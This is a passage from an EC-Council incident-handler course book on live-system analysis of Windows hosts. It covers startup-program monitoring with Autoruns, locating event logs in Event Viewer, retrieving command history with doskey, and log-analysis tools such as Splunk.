



Figure 4.17: Screenshot showing shell:startup command in Run box


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Startup Program Monitoring Tool: Autoruns for Windows

Source: *https://www.microsoft.com*

Microsoft Autoruns utility knows all autostart locations of any startup monitor. It displays which programs are configured to run during system bootup or login and when starting Windows build-in applications. Once this program is included in the Startup folder, Run, RunOnce, and other registry keys, users can configure Autoruns to show other locations, including explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and autostart services.

Autoruns' Hide Signed Microsoft Entries option helps the user to zoom in on third-party autostart images that are added to the user's system, and it provides support for checking the autostart images configured for other accounts on the system.





Figure 4.18: Screenshot showing Autoruns

Some additional startup program monitoring tools are listed below:

- WinPatrol (*https://www.bleepingcomputer.com*)
- HiBit Startup Manager (*https://www.hibitsoft.ir*)
- Autorun Organizer (*https://www.chemtable.com*)
- Quick Startup (*https://www.glarysoft.com*)
- StartEd Pro (*https://www.outertech.com*)
- AnVir Task Manager Free (*https://www.anvir.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Live-System Analysis: Event Logs Monitoring/Analysis

Log analysis is a process that provides details of activities or events that can extract possible attacks in the form of Trojans or worms in the system. It serves as a primary information source and helps identify security gaps. This process helps detect zero-day backdoor Trojans or any possible attacks (failed authentication/login attempts) when logs are analyzed for different components. Log monitoring can be performed for components that perform security operations, such as firewall systems, IDS/IPS, web servers, and authentication servers. The logs also contain file types, ports, timestamps, and registry entries. In Windows, system logs, application logs, access logs, audit logs, and security logs can be analyzed in Event Viewer under the section "Windows Logs."

The logs are located at the following paths:

- **System logs**

  **Start → Windows Administrative Tools → Event Viewer → Windows Logs → System**





Figure 4.19: Screenshot of Windows Event Viewer showing System logs

- **System Security logs**

  **Start → Windows Administrative Tools → Event Viewer → Windows Logs → Security**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.20: Screenshot of Windows Event Viewer showing Security logs

- **Application Logs**

**Start → Windows Administrative Tools → Event Viewer → Applications and Services Logs**





Figure 4.21: Screenshot of Windows Event Viewer showing Applications and Services Logs


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Command History Monitoring

Certain malware also uses the command prompt to escalate privileges, access restricted locations, find connected systems, and perform other malicious activities in the system. Command history monitoring will help incident responders determine the execution of unauthorized commands. The command prompt will retain the command history and automatically delete it when closed or when the user deletes it manually.

Responders can retrieve command histories/logs from open command prompts using the **doskey/history** command-line tool. This command provides the complete history of commands executed on the command prompt.

## Log Analysis Tools

- **Splunk Enterprise Security**

  Source: *https://www.splunk.com*

  Splunk is a SIEM tool that can automatically collect all event logs from all the systems present in the network. Splunk forwarders need to be installed in all such systems that need to be monitored; these forwarders transfer the real-time event logs from the network systems to the main Splunk dashboard.





Figure 4.22: Screenshot of Splunk Enterprise Security


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional log monitoring/analysis tools are listed below:

- ManageEngine EventLog Analyzer (*https://www.manageengine.com*)
- New Relic (*https://newrelic.com*)
- Solarwinds Loggly (*https://www.loggly.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

## Live-System Analysis: Installation Monitoring

When the system or user installs or uninstalls any software application, traces of the application data might remain on the system. To find these traces, you should know the folders modified or created during the installation process as well as the files and folders that have not been modified by the uninstall process. Installation monitoring helps incident handlers detect hidden and background installations performed by the malware. Tools such as Mirekusoft Install Monitor 